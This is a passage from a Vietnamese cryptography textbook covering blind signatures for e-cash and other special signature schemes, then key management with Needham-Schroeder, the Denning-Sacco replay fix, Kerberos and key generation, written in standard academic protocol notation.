Sự "ngược đời" và ý nghĩa của khái niệm chữ ký mù sẽ được giải thích bằng ứng dụng của nó được trình bày dưới đây. Đó là việc xây dựng hệ thanh toán tiền mặt điện tử, trong đó khái niệm tiền mặt được xây dựng thông qua việc đảm bảo tính vô danh của đồng tiền – người kiểm ngân thu về tiền mặt không thể biết nguồn gốc, tức là mỗi đồng tiền đã đến từ đâu. Hệ tiền mặt điện tử này đáp ứng được cái gọi là quyền sở hữu thông tin riêng tư của người sử dụng (user privacy) trong thế giới thương mại điện tử mà hiện nay điều này vẫn chưa được quan tâm thoả mãn[3].

Ở đây ta có thể hình dung các hệ e-cash (tiền mặt điện tử) như là mô phỏng của việc tiêu tiền mặt trong cuộc sống nhưng được thực hiện trong môi trường mới - thanh toán điện tử. Đồng tiền chẳng qua chỉ là một chuỗi bit, được nhà băng phát hành. Khi cần người sử dụng sẽ đến nhà băng để rút tiền điện tử này, trừ vào tài khoản của anh ta trong ngân hàng. Lúc đến cửa hàng mua bất kỳ thứ gì, người sử dụng cũng có thể thanh

[3] Hiện nay trong các phương pháp thanh toán đang thịnh hành trên Internet, phương pháp lập hồ sơ thanh toán (billing) hay sử dụng thẻ tín dụng (credit card), các công ty bán hàng hay credit card hoàn toàn có thể theo dõi được bạn thích mua loại hàng gì, đó là một dạng thông tin có ích cho họ, có thể bán lại cho các đối tượng quan tâm. Đây rõ ràng là điều mà khách hàng không mong muốn. Hệ tiền mặt điện tử nếu xây dựng thành công sẽ giúp đảm bảo tuyệt đối tính riêng tư (privacy) cho khách hàng khi tham gia thương mại điển tự, tương tự như mua bán bằng tiền mặt ngoài đời thường.

toán bằng đồng tiền điện tử này. Cửa hàng chỉ chấp nhận *đồng tiền con số* này khi họ kiểm định thấy đúng là do nhà băng tạo ra (có chữ ký của nhà băng). Cửa hàng sau đó sẽ gửi số tiền điện tử này về nhà băng để chuyển vào tài khoản của họ. Tuy nhiên nếu tiền điện tử do chính nhà băng tạo ra và phát hành cho từng người sử dụng thì nhà băng có thể tạo ra cơ sở dữ liệu để lưu trữ các thông tin cụ thể là phát đồng tiền số nào cho người sử dụng nào. Những thông tin này nếu có thể đem kết hợp với '*sổ sách*' của các cửa hàng thì hoàn toàn có thể truy ra được người sử dụng đã dùng đồng tiền đó để mua gì, nghĩa là đồng tiền không phải là vô danh như là tiền mặt thông thường (tất nhiên làm được điều này phải có sự "thông đồng" của hai bên là nhà băng và bên bán hàng; điều này có thể xảy ra khi bên bán hàng là các siêu thị lớn, muốn tìm cách nắm được thói quen mua bán của từng người mua). Chính vì thế đồng tiền này phải được tạo ra trên cơ sở phối hợp của người rút tiền (withdrawer) và nhà băng sao cho cuối cùng nhà băng có ký lên mà không thể biết được đồng tiền - con số đó cụ thể là gì. Rõ ràng đây chính là ứng dụng điển hình của chữ ký mù (blind signature).

Ví dụ 4.6: một ví dụ đơn giản thể hiện một cách xây dựng và ứng dụng của blind signature trong hệ tiền mặt điện tử (e-cash):

Hệ chữ ký dựa trên *tính khó* của phép lấy căn bậc ba theo modul đồng dư N khi không biết PTTSNT của N. Alice khi muốn đưa nhà băng ký lên một văn bản *x* nào đó, sẽ sử dụng một nhân tử (bí mật) ρ: đáng nhẽ đưa thẳng cho nhà băng giá trị băm *h(x)* thì đưa giá trị như sau thay vì:

$$h(x) \times \rho^3 \text{ (mod N)}$$

Nhà băng ký lên, tức là tính căn bậc 3 của trị đó (chỉ nhà băng làm được vì mình nó nắm được PTTSNT của N), rồi gửi trả cho Alice

$$h(x)^{1/3} \times \rho \text{ (mod N)}$$

Alice chỉ việc chia giá trị nhận được này cho ρ thì thu được $h(x)^{1/3}$ tức là chữ ký của nhà băng, trong khi nhà băng chỉ biết mỗi trị $h(x)^{1/3} \times \rho$ tức là không thể biết được *h(x)*. Alice có $(x, h(x)^{1/3})$ như một đồng tiền mặt (giá trị phải được qui định trước), khi đi mua hàng (trên Web chẳng hạn) có thể trả cho Bob-người bán hàng hay cung cấp dịch vụ. Bob sẽ kiểm tra một đồng tiền (a,b) bằng phép kiểm tra:

1. Tính $s=b^3$
2. Tính $t=h(a)$
3. So sánh *s* và *t*, nếu bằng nhau thì chấp nhận

Sau này đồng tiền điện tử đó sẽ được Bob gửi về cho nhà băng để được thanh toán vào tài khoản của anh ta (deposit).

4.6.2 Group signature

Tình huống thực tế minh hoạ cho loại chữ ký này như sau: Một công ty có nhiều máy tính được nối với nhau trong một mạng cục bộ, các máy này được đặt trong một số phòng ban bộ phận. Mỗi phòng chỉ có một máy in mà chỉ các cán bộ của phòng mới được in ra thôi. Vì vậy người ta muốn một cơ chế để việc in này có thể thực hiện mà kiểm soát được không cho người ngoài phòng có thể in được, trong khi mỗi yêu cầu in lại không cần phải nêu rõ tên người yêu cầu để tránh xâm phạm tính riêng tư của công việc.

Như vậy một hệ chữ ký sẽ được thiết lập sao cho chỉ có những người nằm trong một nhóm nào đó - trong cùng phòng - là có thể tạo ra được chữ ký mà người kiểm định - trong ví dụ trên là máy in hay chương trình quản máy in - kiểm tra và chấp nhận. Chữ ký này chỉ nói lên người ký nằm trong nhóm đó thôi chứ không nói lên đích xác đó là người nào nên giữ được tính bí mật riêng tư của người ký. Tuy nhiên hệ chữ ký đặc biệt này còn có một tính chất đặc biệt nữa là: nếu như cần thiết, một người thẩm quyền có thể "mở" được một chữ ký ra để xem ai cụ thể trong nhóm đã ký. Ứng dụng của nó là nếu như chương trình quản máy in cho thấy có người đã quá lạm dụng thì trưởng phòng có thể sử dụng quyền hạn của mình để "phanh phui" những chữ ký lên các yêu cầu in tốn kém đó, sau đó có biện pháp phạt người lạm dụng như nộp tiền phạt. Khả năng này làm cho tất cả mọi người phải biết điều đối với máy in của công nếu không muốn bị "bêu tên".

Hệ chữ ký trên do đó được gọi là hệ chữ ký nhóm (group signature)

4.6.3 Undeniable signature

Đây là chữ ký mà thuật toán kiểm định đòi hỏi phải có sự tham gia của người ký. Thực chất đây là chữ ký có tính chất không thể chuyển giao được (untransferable): Chỉ có ý nghĩa đối với người nhận là người có trao đổi làm ăn với người ký, khi chuyển nó cho một người khác thì không có tác dụng nữa (không thể kiểm định được chữ ký nữa). Các văn bản có chữ ký này không nhằm vào mục đích đem đi công bố ở nơi khác mà chỉ có tính chất giấy phép. Vì thế nếu sao chép là mất ý nghĩa.

Chữ ký này được dùng trong việc bán các sản phẩm phần mềm: các hãng phần mềm sẽ bán các sản phẩm của mình có chữ ký chứng tỏ tính bản quyền. Việc kiểm định đòi hỏi phải liên lạc với hãng này. Nếu như có việc một con buôn nào đó bán phần mềm sao chép thì lúc người mua đòi kiểm định sẽ bị lộ ngay vì không thực hiện được.

4.6.4 Multisignature (Đồng ký)

Ơ đây, chữ ký không phải là của một người mà của một nhóm người. Muốn tạo được chữ ký, tất cả những người này cùng phải tham gia vào protocol. Tuy nhiên chữ

ký có thể được kiểm định bởi bất kỳ ai. Đây là trường hợp dành cho thực tế của việc đưa ra những quyết định do nhiều người.

4.6.5 Proxy signature (chữ ký uỷ nhiệm)

Hệ chữ ký này dành cho các trường hợp mà người chủ chữ ký bị ốm không có khả năng làm việc hay là đi vắng đến một nơi không có phương tiện mạng máy tính cần thiết để ký. Vì vậy chữ ký uỷ nhiệm được tạo ra để người chủ có thể uỷ nhiệm cho một người nào đó ký thay. Tất nhiên chữ ký uỷ nhiệm phải có các thuộc tính riêng thêm vào:

+ Chữ ký uỷ nhiệm là phân biệt với chữ ký thường, và người được uỷ nhiệm không thể tạo được chữ ký chủ (chữ ký thường của người chủ).

+ Chữ ký uỷ nhiệm cũng có chức năng chứng thực như chữ ký chủ, chỉ có người chủ và người được uỷ nhiệm mới có thể tạo ra được chữ ký này. Người nhận được văn bản có thể hoàn toàn tin tưởng vào chữ ký đó như chữ ký chủ.

+ Người chủ có thể xác định được danh tính người ký từ một chữ ký uỷ nhiệm

+ Người được uỷ nhiệm ký không thể chối cãi được nếu đã ký một văn bản uỷ nhiệm hợp lệ (Tức là anh ta không thể chối đổ cho ai khác hay chính người chủ đã ký mà lại nói là anh ta ký).

CÂU HỎI VÀ BÀI TẬP MỞ RỘNG

1. Phân tích sự khác biệt giữa chữ ký truyền thống và chữ ký điện tử.
2. Tác sao nói chữ ký điện tử có hai công dụng: vừa xác thực văn bản vừa xác thực danh tính người ký.
3. Một thủ tục gửi có biên nhận đã được đơn giản hóa với bước 1 đơn giản như sau: A→ B: Y= $E_{Z_B}(D_{z_A}(X))$. Phân tích rõ xem trường hợp nào thủ tục đơn giản hóa này có thể sử dụng được.
4. Với sơ đồ chữ ký đơn giản ban đầu, phân tích chi tiết khả năng tấn công của kẻ địch theo kiểu lắp ghép khối
5. Phác thảo một sơ đồ chữ ký chi tiết sử dụng thuật toán RSA và xây dựng ví dụ minh họa bằng số.
6. Với trường hợp không gian băm là 64 bit, khi đem thử một lượng văn bản là 2^{32} thì xác xuất để tìm thấy đụng độ là bao nhiêu?
7. Hãy nêu một phương pháp để tạo ra 2^{32} văn bản có nội dung cơ bản là như nhau, nhưng giá trị băm của chúng hầu hết khác nhau.
8. Hãy nêu một phương pháp để xây dựng 2 văn bản có nội dung đối nghịch nhau nhưng lại có giá trị băm trùng nhau.
9. Nhược điểm của hàm băm chế tạo từ sơ đồ sử dụng thuật toán mật mã khối là gì?
10. Tìm cách chứng minh nghịch lý Birthday dạng tổng quát, tức là hệ thức (*).

Gợi ý: Giả sử xác xuất để một văn bản bất kỳ khi đem băm thu được một giá trị xác định trước, là p (p=1/m) thì hãy chứng minh xác xuất để k văn bản bất kỳ có các giá trị băm không trùng nhau là:

P(k văn bản không trùng nhau) = $(1-p)(1-2p)(1-3p)...(1-(k-1)p)$

Chương V
QUẢN LÝ KHÓA

Trong chương này chúng ta sẽ làm quen với các vấn đề xung quanh khóa mật mã, như lập khóa, trao chuyển khóa, quản lý khóa, lưu trữ và phục hồi khóa. Khóa là một dạng thông tin đặc thù, then chốt trong mọi hoạt động bảo mật. Vì vậy, cần có những cơ chế, thuật toán đặc biệt để tạo lập và thác tác đối với khóa.

Chương này sẽ trình bày những vấn đề cơ bản nhất về quản lý khóa đối với mật mã khóa đối xứng (SKC) cũng như mật mã khóa công khai (PKC). Những vấn đề quản lý khóa có những nét khá đặc thù, tách biệt đối trong mỗi hệ nguyên lý mật mã này. Trong SKC, nét đặc thù là vấn đề làm sao xác lập được khóa bí mật chung thông qua một kênh liên lạc công cộng giữa hai cá nhân chưa có gì chung trước đó. Với PKC, tưởng chừng sử dụng khóa công khai vấn đề sẽ đơn giản hơn, nhưng lại nảy sinh sự phức tạp trong quản lý chính khóa công khai đó, nhằm đảm bảo tính an toàn (chống tấn công sửa đổi, thay thế khóa). Vì vậy mặc dù các giao thức thiết lập quan hệ ban đầu với PKC là đơn giản hơn, nhưng ta phải xây dựng khái niệm chứng chỉ khóa công khai và một hạ tầng quản lý chúng để giải quyết các vấn đề về an ninh.

Các nội dung cơ bản của chương:

- Xác lập và trao chuyển khóa trong SKC
- Xác lập khóa SKC thông qua sử dụng PKC
- Quản lý khóa công khai và hạ tầng chứng chỉ khóa
- Hạ tầng khóa mật mã công khai (Public Key Infrastructure)
- Đọc thêm: Giao thức thống nhất khoá Diffie-Hellman

Cũng trong chương nay, lần đầu tiên chúng ta sẽ làm quen với giao thức mật mã, cụ thể là các giao thức chuyên về xác lập và trao chuyển khóa (Sau này sẽ có một chương đầy đủ giới thiệu về giao thức mật mã). Một cách tóm tắt, giao thức mật mã này là một giao thức, tức là chuỗi các bước thủ tục để thực hiện một giao dịch thông tin số giữa ít nhất 2 bên tham gia, mà trong đó các yêu cầu về an toàn và bảo mật được xác lập từ ban đầu như mục tiêu phải đạt được, nhằm mục đích chống lại những ý đồ gian/sai của các bên tham gia cũng như kẻ tấn công bên ngoài. Các giao thức này thường sử dụng một dạng cú pháp điển hình thường thấy trong các bước thủ tục truyền tin giữa các bên tham gia, chẳng hạn như hai ví dụ đơn giản dưới đây:

- $X \to Y : \{ Z \| W \} k_{X,Y}$: Bên X gửi bên Y một bản tin mật, nội dung gồm 2 phần X và W kết nối, sau đó được mã hóa bằng khóa đối xứng chia sẻ giữa X và Y.

- $A \rightarrow T$: { Z } k_A || { W } $k_{A,T}$: Bên A gửi bên T một văn bản là kết nối của hai bản mã độc lập, một bản mã có nội dung Z được mã hóa bởi khóa riêng của A (có thể bí mật hoặc công khai, tùy theo hoàn cảnh), và bản mã có nội dung W được mã hóa bởi $k_{A,T}$, khóa đối xứng chia sẻ giữa A và T

5.1 XÁC LẬP VÀ TRAO CHUYỂN KHÓA BÍ MẬT TRONG SKC

5.1.1 Khóa phiên

Giả sử A và B là hai bên của một quan hệ liên lạc mật. Giả sử A có thể sử dụng một khóa k_T để chuyển tin bí mật cho B. Một cách tổng quát, khóa k_T này có thể là một khóa đối xứng chia sẻ chung giữa A và B nhưng cũng có thể là khóa công khai của B. Nếu A là một người dùng amateur (chưa chuyên nghiệp, "non tay"), có thể A sẽ nghĩ rằng dùng khóa k_T này là đủ để mã hóa mọi thông tin muốn chuyển cho B. Thực tế làm như vậy là chưa an toàn.

Trên thực tế, để đảm bảo an toàn, người dùng chuyên nghiệp A và B sẽ thường xuyên thay đổi khóa mã mật trong quá trình liên lạc. Mỗi phiên liên lạc lại sử dụng một khóa riêng, và vì thế sẽ gọi là khóa phiên. Hết phiên liên lạc, khóa phiên cũ sẽ hủy, vào phiên mới lại tạo khóa phiên mới.

Việc tạo ra khóa phiên mới đương nhiên là dễ dàng, nhờ sử dụng khóa k_T ban đầu. Ví dụ, để A có thể gửi văn bản m đến B với một khóa phiên tạo riêng cho phiên liên lạc này, có thể kết hợp cả hai việc (tạo khóa phiên và gửi tin mật) trong một bước như sau:

$$A \rightarrow B: \{m\}\, k_s \,||\, \{\, k_s \,\}\, k_T$$

Như vậy khi nhận được, B sẽ lần lượt giải mã phần thứ hai để nhận được khóa phiên k_s, rồi dùng nó để giải mã phần thứ nhất để thu được văn bản m.

Việc tạo khóa phiên có căn cứ chính là để tránh khả năng kẻ tấn công có thể tiếp xúc được với quá nhiều văn bản mật được mã hóa bởi cùng một khóa mật. Điều đó xảy ra sẽ tạo cơ hội cho kẻ địch có ít nhiều khả năng tấn công khi hệ mật mã (đối xứng) không thật sự mạnh. Ngoài ra kẻ địch cũng có thể đoán biết nội dung thông tin bên trong ít nhiều thông qua thống kê, bởi vì nếu thông tin bản rõ lặp đi lặp lại (như trong một số trường hợp đặc biệt) thì bản mã cũng sẽ lặp đi lặp lại, sẽ bị để ý và dò đoán được.

Ví dụ 5.1: Nếu Alice và Bob chỉ gửi lặp đi lặp lại các thông điệp "BUY" hoặc "SELL". Eve có thể tính trước {"BUY" } Z_B và { "SELL" } Z_B. Dựa vào các bản mã nghe trộm, Eve có thể dễ dàng đoán được nội dung các thông điệp đơn giản như thế này.

5.1.2 Trao chuyển xác lập khóa đối xứng sử dụng người trung gian tin cậy

Như đã biết, khi giao dịch dữ liệu lớn, khóa phiên được sử dụng thường là khóa đối xứng để đảm bảo tốc độ xử lý. Việc xác lập khóa đối xứng là nan giải khi hai bên chưa từng có quan hệ và các thông tin chung. Nhớ rằng kênh truyền tin giữa hai bên là công cộng và bất cứ thông tin nào truyền qua lại giữa 2 bên đều có thể bị kẻ tấn công nghe trôm. Ngoài ra các thuật toán giao thức mà hai bên sử dụng cũng không thể giả thiết là bí mật (luật Kirchoff). Ví vậy nếu tuyệt đối hai bên chưa có cơ sở gì chung, trực tiếp hay gián tiếp, thì việc xác lập khoa đối xứng chung trên cơ sở trao chuyển thông tin trực tuyến dường như là bất khả thi.

Một trong những cơ sở chung có thể có giữa các bên cần thiết lập khóa là việc đã có quan hệ có từ trước với một bên thứ ba. Giao thức sử dụng tiếp cận loại này thường được gọi là sử dụng bên thứ ba tin cậy. Cụ thể là hai bên Alice và Bob đã thiết lập quan hệ (tức là đã xác lập được khóa đối xứng bí mật riêng) cùng với Cathy, một người thứ ba. Alice và Cathy đã chia sẻ khóa đối xứng K_{AC}, con Bob và Cathy chia sẻ khóa đối xứng K_{BC}. Trên cơ sở đó, Cathy sẽ giúp đỡ như một cầu nối để Alice và Bob có thể xác lập được khóa đối xứng bí mật K_{AB}. Bên thứ ba này phải là một người (hoặc máy chủ trung tâm) tin cậy, có uy tín cao, vô tư giúp đỡ các bên; thông thường đây là một trung tâm dịch vụ hoạt động có giấy phép và số lượng các bên đăng ký dịch vụ (như A, hay B) có thể rất lớn. Sau đây chúng ta sẽ nghiên cứu một thuật toán kinh điển thực hiện nhiệm vụ xác lập khóa đối xứng sử dụng bên thứ ba tin cậy, *giao thức Needham-Schroeder*.

Trước khi giới thiệu giao thức đầy đủ, chúng ta hãy xem xét một phác thảo tiền đề đơn giản, một giao thức chỉ có 3 bước, thể hiện khá đầy đủ thủ tục trao chuyển và xác lập thông tin khóa.

A → C: {Yêu cầu tạo khóa phiên để liên lạc với Bob}

C → A: $\{k_S\}k_{AC}\|\{k_S\}k_{BC}$

A → B: $\{k_S\}k_{BC}$

Trong giao thức này, khóa phiên sẽ được tạo ra (sinh ngẫu nhiên) bởi trung gian C rồi chuyển lại dần đến cả A và B. Vì A đang liên lạc trực tiếp với C nên ngoài việc chuyển bản mã hóa khóa phiên bằng khóa k_{AC}, để A mở được và lấy được khóa phiên, C chuyển lại cho A cả bản mã hóa khóa phiên bằng khóa k_{BC}, rồi A chuyển lại cho B trong bước tiếp theo để B có thể mở và lấy khóa phiên k_s. Có thể so sánh hình ảnh là ở bước 2, C sẽ tạo ra hai cái hộp có khóa thích hợp để một dành cho A mở được còn một dành cho B mở.

Câu hỏi 5.2. Tại sao nên tránh việc để C liên lạc trực tiếp với B?

Câu hỏi 5.3 Thử đóng vai trò của một kẻ tấn công và thử đề xuất các phương án để lấy cắp thông tin hoặc gây trở ngại, thiệt hại cho các bên tham gia.

1) Bạn có cách nào lấy được khóa phiên hay không?
2) Bạn có cách nào làm hai bên hiểu nhầm nhau?
3) Bạn có cách nào bắt một bên nào đó hiểu nhầm và làm những việc không nên làm?

Gợi ý: Replay attack

Giao thức 3 bước đơn giản nêu trên có một khuyết điểm lớn: Các bên không thể xác thực được lẫn nhau, nghĩa là khi một bên X nhận 1 thông điệp nói là từ Y thì X không thể xác minh được có đúng thông điệp do Y chuyển trực tiếp tới hay do một kẻ giả mạo Y chuyển tới. Vì vậy kẻ tấn công mặc dù chưa thể lấy được thông tin mật mà các bên chuyển cho nhau, nhưng có thể làm cho các bên chấp nhận và xử lý thông tin cũ (phát lại), dẫn tới xử lý thừa có thể gây thiệt hại nghiêm trọng.

Sau đây ta sẽ xem xét giao thức Needham-Shroeder đầy đủ 5 bước sẽ giải quyết được vấn đề trên.

1. A→ C: Alice|| Bob|| r_1
2. C→ A: {Alice || Bob || r_1 || k_s || {Alice || k_s } k_{BC} } k_{AC}
3. A→ B: {Alice || k_s} k_{BC}
4. B→ A: {r_2 }k_s
5. A→ B: {$r_2 - 1$} k_s

Trong bước hai, C sẽ tạo hai "cái hộp" lồng nhau, một hôp con nằm trong một hộp to. Hộp to là toàn bộ thông điệp, khóa bởi khóa k_{AC}, để A có thể mở được. Tuy nhiên khi A mở hộp này thì sẽ thấy có một hộp con khóa bởi k_{BC}, chỉ dành cho B, vì vậy A sẽ chuyển tiếp hộp này cho B ở bước 3. Ngoài ra các giá trị ngẫu nhiên r_1, r_2 được sử dụng nhằm tạo ra một cơ chế thách thức –đáp ứng cho phép các bên có thể xác thực lẫn nhau. Chẳng hạn giá trị r_2 cho phép B thách thức thể hiện được là mình có nắm khóa phiên k_s. Dễ thấy nếu A chỉ đơn thuần nghe trộm và phát lại các thông báo cũ thì không thể vượt qua thách thức này vì các giá trị sinh ngẫu nhiên sẽ không bao giờ lặp lại.

5.1.3 Sự cố mất khóa phiên cũ và giải pháp phòng vệ

Denning và Sacco nêu lên một vấn đề. Nếu bạn làm mất khóa phiên cũ thì một kẻ tấn công nham hiểm có thể lợi dụng để mạo danh bạn thành công. Lưu ý rằng một khi đã hết một phiên liên lạc thì theo qui định khóa phiên sử dụng cho phiên đó sẽ không được phép dùng nữa, nhưng một số người lại hiểu là khóa phiên này không thể dùng được nữa. Vì vậy có những người dùng chủ quan lơ là, không hủy khóa phiên cũ, mà sơ suất để lọt giấy tờ ghi chép vào tay người khác. Tuy nhiên, nếu một kẻ tấn công nham hiểm "nhặt" được khóa phiên cũ thì rất dễ để y có thể bố trí thành công một cuộc

tấn công mạo danh A, người để "rơi" khóa phiên cũ. Trước hết, E, kẻ tấn công nham hiểm, đã nghe trộm và sao chép mọi liên lạc giữa A và B, vì vậy E có thể phát lại thông điệp thứ ba của giao thức Needham-Schroeder mà A đã gửi B trong phiên liên lạc khởi tạo khóa phiên k_s mà A đã để lộ cho E. Sau đó E dễ dàng sử dụng k_s, để trả lời thách thức của B:

$$E \rightarrow B: \{ Alice \| k_s \} k_{BC}$$
$$B \rightarrow E: \{ r_2 \} k_s$$
$$E \rightarrow B: \{ r_2\text{-}1 \} k_s$$

Để chống lại tấn công đặc biệt này, Denning và Sacco đã đề xuất việc cải tiến giao thức Needham-Schroeder với sự sử dụng của nhãn thời gian (timestamp) để hạn chế khả năng nghe trôm và phát lại của kẻ địch:

1. $A \rightarrow C$: $Alice \| Bob \| r_1$
2. $C \rightarrow A$: $\{Alice \| Bob \| r_1 \| k_s \| \{Alice \| T \| k_s\} k_{BC} \} k_{AC}$
3. $A \rightarrow B$: $\{Alice \| T \| k_s\} k_{BC}$
4. $B \rightarrow A$: $\{r_2 \} k_s$
5. $A \rightarrow B$: $\{r_2 - 1\} k_s$

Ở bước hai, khi tạo ra chiếc "hộp bên trong", Cathy sẽ đưa vào đó một nhãn chi tiết của thời gian hiện thời theo đồng hồ của Cathy. Ở bước ba, khi Bob nhận và mở hộp này sẽ lấy được nhãn thời gian này và tiến hành so sánh với thời gian hiện tại của mình. Nếu như sự chênh lệch là vượt quá một ngưỡng cho phép, B sẽ coi như thông điệp của A là một tấn công phát lại và không chấp nhận tiếp tục giao dịch nữa.

★5.1.4. Giao thức Kerberos

Giao thức xác thực Kerberos được đề xuất và phát triển bởi đại học MIT từ những năm 80 của thế kỷ trước. Mặc dù mục đích đặt ra là xây dựng cơ chế xác thức cho các ứng dụng client-server trên mạng công cộng như Internet, giao thức Kerberos đồng thời cung cấp cơ chế sinh khóa phiên để đảm bảo an toàn cho các kệnh mật, sử dụng mật mã khóa đối xứng, sau khi bước xác thực đã thực hiện xong. Mặc dù là một giao thức (hay bộ giao thức) phức tạp, Kerberos phát triển từ sơ đồ cơ bản Needham-Schroeder (NS), tức là sử dụng người thứ ba tin cậy trong môi trường mã hóa đối xứng. Kerberos đã được phát triển qua nhiều giai đoạn (từ version 1 đến 5 hiện nay), và đã được sử dụng để xây dựng các cơ chế xác thực trong rất nhiều hệ điều hành phổ biến, chẳng hạn như Windows 2000 và nhiều hệ điều hành tựa Unix (trong đó có Linux).

Lưu ý rằng bản thân giao thức NS cũng đã hàm chứa thủ tục xác thực của các bên bên trong nó. Chẳng hạn như Alice xác thực được Cathy (thông qua biến ngẫu nhiên r_1) và Bob xác thực được Alice (thông qua biến ngẫu nhiên r_2). Chính những

hành vi xác thực này được coi như những nhân tố cơ bản để xây dựng nên những pha xác thực phức tạp trong Kerberos. Hơn nữa cũng dựa trên NS, mà Kerberos thực hiện việc cung cấp khóa phiên cho mỗi kênh mật được tạo ra giữa các bên đầu cuối.

Có thể hiểu tương đối khái quát về giao thức Kerberos như sau: Trong một môi trường mạng đa máy chủ với nhiều máy chủ dịch vụ S_1, S_2, …, S_n, người ta muốn xây dựng một cơ chế để người dùng có thể đăng nhập vào hệ thống này một lần (sử dụng cơ chế tài khoản và mật khẩu thông thường) nhưng sau đó có thể kết nối an toàn và bảo mật đến từng dịch dụ S_i, mỗi lần sẽ được tạo một kênh mật riêng với một khóa phiên làm việc độc lập. Trung tâm của cơ chế xác thực này là việc sử dụng một máy chủ đặc biệt, máy chủ xác thực AS (authentication server), đóng vai trò trung gian giống như Cathy trong giao thức NS. Trong mô hình này ta có một Alice (người sử dụng) nhưng, tuy nhiên, lại có nhiều Bob (các máy chủ S_i). Máy chủ AS sẽ giữ vai trò bắc cầu, vừa cung cấp thủ tục xác thực người dùng (Alice) vừa hỗ trợ Alice xác thực và kết nối bảo mật với Bob (S_i). Để đảm bảo thủ tục xác thực trực tiếp với người dùng (khai báo tên tài khoản và mật khẩu) chỉ diễn ra một lần, Kerberos đưa ra cơ chế cấp phát vé và giới thiệu sử dụng khái niệm máy chủ cấp phát vé (Ticket Granting Server – TGS). Sau khi đã xác thực được Alice, máy chủ AS sẽ cấp cho Alice một vé xác thực để Alice có thể sử dụng nó mà giao dịch với TGS (người sẽ cấp phát vé để vào mỗi cửa dịch vụ cụ thể S_i). Alice có thể sử dụng vé này, $T_{A,TGS}$, nhiều lần để giao dịch với TGS. Bản chất của vé này là cung cấp khóa phiên để Alice có sử dụng để trả lời được thách thức của TGS khi A kết nối với TGS. Có thể liên hệ vé $T_{A,TGS}$ như là "hộp" bên trong được Cathy (AS) cung cấp cho A ở bước thứ hai của giao thức NS. Có thể nói việc xác thực và thiết lập kênh truyền mật giữa Alice và máy chủ TGS là một hiện thực hóa của giao thức NS. Bên trung gian Cathy chính là máy chủ xác thực AS ở đây.

Mục đích chính của Alice không phải là kết nối với TGS mà là kết nối với mỗi dịch vụ S_i khi có yêu cầu cụ thể: Alice kết nối với TGS chỉ để nêu yêu cầu xin vé để kết nối với một $S=S_i$ cụ thể. Khi đó TGS sẽ cấp cho Alice một vé $T_{A,S}$ để có thể đáp ứng thành công thách thức của S khi kết nối. Tương tự như trên, đây cũng là một pha khác mà về bản chất, cũng hiện thực hóa sơ đồ giao thức NS, với khóa phiên $k_{A,S}$ nằm trong vé $T_{A,S}$ do TGS (giữ vai trò Cathy, người trung gian tin cậy) cấp cho.

Qua mô tả khái quát trên, ta có thể thấy Kerberos bao gồm nhiều pha xác thực và kết nối trong nhiều giai đoạn, nhưng về bản chất là khá giống nhau, cùng hiện thực hóa sơ đồ giao thức NS, trong đó vai trò Cathy liên tục thay đổi, lúc đầu là AS và sau này là TGS. Bản thân việc cấp phát vé chính là cấp phát khóa phiên mới, vừa dùng để trả lời thách thức (xác thực) vừa dùng để tạo kênh liên lạc mật sau đó.

Mô tả đầy đủ của giao thức Kerberos thể xem tại sách tham khảo [Bishop] cũng như nguồn Wikipedia hoặc trang web thông tin chính thức tại MIT (http://web.mit.edu/kerberos/).

★5.1.5 Vấn đề sinh khóa

Khóa phải được tạo ra sao cho kẻ địch không thể đoán nổi. Ta cần tạo khóa như một lựa chọn ngẫu nhiên trong một tập hợp các giá trị cho trước. Giả sử như độ dài khóa được qui định là 64bit. Việc sinh khóa sẽ là hoàn hảo nếu ta có thể thực hiện phép chọn ngẫu nhiên một trong số 2^{64} giá trị (từ 0 đến 2^{64}-1): kẻ địch chẳng có chút đầu mối nào vì tất cả các khả năng chọn khóa đều như nhau, khả năng đoán được của kẻ thù là gần như bằng 0. Tuy nhiên bài toán sinh khóa lại không đơn giản vì vấn đề sinh số ngẫu nhiên lại không thể thực hiện trong máy tính số (thậm chí dù chỉ là mô phỏng việc tung 1 con xúc sắc có 6 mặt số thôi). Nói đúng ra các thuật toán sinh số ngẫu nhiên mà ta có được trong thế giới máy tính số hiện nay chỉ là thuật toán sinh số giả ngẫu nhiên.

Vậy thực chất, sinh số ngẫu nhiên là gì? Một chuỗi số n_1, n_2, … được gọi là sinh ngẫu nhiên (randomly generated) nếu như với mọi giá trị k, một người quan sát dù có khả năng tính toán mạnh đến đâu cũng không thể đoán trước được giá trị của n_k dù trước đó đã quan sát được tất cả các giá trị n_1, n_2, ... n_{k-1}. Trong thực tế, các chuỗi số ngẫu nhiên thực sự chỉ có thể được tạo ra trên cơ sở ứng dụng một hiện tượng của thế giới vật lý, ví dụ:

- Các xung ngẫu nhiên (random pulses)
- Các hiện tường điện từ (electromagnetic)
- Đặc tính vật lý của các môi trường tính toán (ví dụ độ trễ của đĩa từ - disk latency)
- Ambient background noise

Mặc dù không tồn tại cơ chế sinh số ngẫu nhiên trong thế giới số, vẫn có các chương trình máy tính vẫn cung cấp cho ta các số *giả ngẫu nhiên* (pseudo-random numbers). Đó là cơ chế sinh số giả ngẫu nhiên mật mã (cryptographically pseudorandom numbers), được thiết kế thông qua các thuật toán đặc biệt, có khả năng mô phỏng chuỗi số ngẫu nhiên thật (tức là có các tính chất bề mặt giống như chuỗi ngẫu nhiên thật, mặc dù việc sinh ra là hoàn toàn xác định nhờ vào các thuật toán).

5.2 DÙNG PKC ĐỂ TRAO CHUYỂN KHOÁ BÍ MẬT

Một ứng dụng quan trọng của PKC chính là để tạo cơ sở cho việc xác lập và trao chuyển khoá cho SKC (hệ khoá đối xứng bí mật): PKC được dùng để thiết lập các thông tin chia sẻ chung giữa hai bên truyền tin mật đối xứng, như khóa bí mật, vector khởi đầu. Tiếp cận này sử dụng PKC này cần dựa trên giả thiết là hai bên, A và B, đã có một cách nào đó để biết được khóa công khai của nhau (việc tưởng như đơn giản vì khóa công khai có nghĩa là không trao chuyển một cách bí mật). Khi đó A có thể chủ động tạo khóa phiên ks (sinh số giả ngẫu nhiên) và chuyển qua cho B như sau:

$$A \rightarrow B: \{ \{ Alice \| k_s \} d_A \} e_B$$

Rõ ràng B có thể sử dụng khóa bí mật của mình và khóa công khai của A để mở thông điệp và thu nhận được khóa phiên k_s. Bất kỳ kẻ nghe trôm Eve nào đó cũng không thể mở ra để lấy trộm. Định danh của Alice ở bên trong giúp B xác thực được thông báo này là do chính Alice tạo ra.

